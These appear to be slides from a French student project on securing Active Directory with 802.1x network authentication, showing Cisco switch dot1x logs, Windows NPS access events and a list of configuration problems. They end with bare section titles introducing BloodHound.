


La carte réseau n'a pas l'authentification 802.1x activée de base



2 - SÉCURISATION D'ACTIVE DIRECTORY


Configurations sur le PC



L'authentification 802.1x est maintenant activée sur le PC.

2 - SÉCURISATION D'ACTIVE DIRECTORY

Résultats



```
*Mar 1 00:56:12.581: %AUTHMGR-5-START: Starting 'dot1x' for client (489e.bda1.a1c0) on Interface Fa0/3
*Mar 1 00:56:12.639: %DOT1X-5-SUCCESS: Authentication successful for client (489e.bda1.a1c0) on Interface Fa0/3
*Mar 1 00:56:12.639: %AUTHMGR-7-RESULT: Authentication result 'success' from 'dot1x' for client (489e.bda1.a1c0) on Interface Fa0/3
*Mar 1 00:56:13.679: %AUTHMGR-5-SUCCESS: Authorization succeeded for client (489e.bda1.a1c0) on Interface Fa0/3
*Mar 1 00:56:14.443: %LINK-3-UPDOWN: Interface FastEthernet0/3, changed state to up
*Mar 1 00:56:15.449: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to up
```

```
Jun 15 10:36:51.221: %DOT1X-5-FAIL: Authentication failed for client (489e.bda1.a1c0)
on Interface Fa0/12
```

This screenshot shows the Windows Event Viewer with a focus on the 'Sécurité' (Security) log. A specific event is selected, showing details about a successful access attempt. The event ID is 6272, source is 'Microsoft Windows security auditing', and it occurred on 14/06/2023 at 13:02:43. The details pane below states: 'Le serveur NPS a accordé l'accès à un utilisateur.' (The NPS server granted access to a user.) It lists the user information: ID de sécurité: IUT-VELIZY\djib_test, Nom de compte: djib_test, Domaine de compte: IUT-VELIZY, and Nom de compte complet: IUT-VELIZY\djib_test.

This screenshot shows the Windows Event Viewer with a focus on the 'Sécurité' (Security) log. A specific event is selected, showing details about a failed access attempt. The event ID is 6273, source is 'Microsoft Windows security auditing', and it occurred on 15/06/2023 at 10:38:27. The details pane below states: 'Le serveur NPS a refusé l'accès à un utilisateur.' (The NPS server refused access to a user.)

Réussite


Echec

2 - SÉCURISATION D'ACTIVE DIRECTORY

Problèmes rencontrés


- Configurer les stratégies sans configuration préalable de VLans et switch
- Secret partagé pas assez sécurisé
- Souci d'intégrité entre les protocoles utilisés pour la demande de connexion
- Pas assez d'évènements audités
- Impossibilité de communiquer avec l'interface VLan d'un réseau différent.

BLOODHOUND




3 - Bloodhound

3.1 - Présentation de Bloodhound



3 - Bloodhound

3.2 - Exemple de faille possible sur l'AD



